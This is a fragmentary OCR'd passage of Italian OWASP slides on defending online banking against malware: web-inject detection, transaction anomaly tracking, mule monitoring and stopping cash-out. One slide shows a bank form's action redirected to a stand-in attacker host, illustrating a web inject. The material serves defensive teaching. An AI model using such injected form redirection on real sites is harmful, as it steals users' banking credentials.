
- Informare correttamente l'utente riguardo alla transazione effettuata crea lo *"Human Firewall"*



Detech Web Injects

- Le modifiche html Malevole possono essere identificate e segnalate senza falsi positivi usando i tool opportuni





<form action="https://www.bank.corp">

<form action="https://attacker.co">


Anomaly Tracking

- Geolocation
  delle transazioni

- Analisi del Comportamento durante l'esecuzione di una transazione

VS

Quinta Fase: Prevenire il Cash out



Fonte: Owasp Antimalware 2012


- Mule Monitoring
  - Monitorare i Muli
- Get Money Back
  - Gestire le modalità di compensazione prima dell'accredito
- Monitoring Esteso
  - Il cash out può essere fatto in molteplici modi

Get Money Back

- Spesso gli strumenti semplici sono i più potenti:

Get Money Back


- Schema Sepa per I Bonifici



http://sepa.abi.it/welcome.asp?Page=2391&chardim=0&a=a&langid=1

Modalità alternative di Cash Out

- Importante che i controlli vengano estesi a tutti gli strumenti finanziari
- Es. Pump and Dump - Kelihos Botnet



http://www.securelist.com/en/blog/208193137/Botnet_Shutdown_Success_Story_How_Kaspersky_Lab_Disabled_the_Hlux_Kelihos_Botnet

Domande?

OWASP: http://www.owasp.org

OWASP-Italy: http://www.owasp.org/index.php/Italy

giorgio.fedon@owasp.org
giorgio.fedon@mindedsecurity.com

Grazie!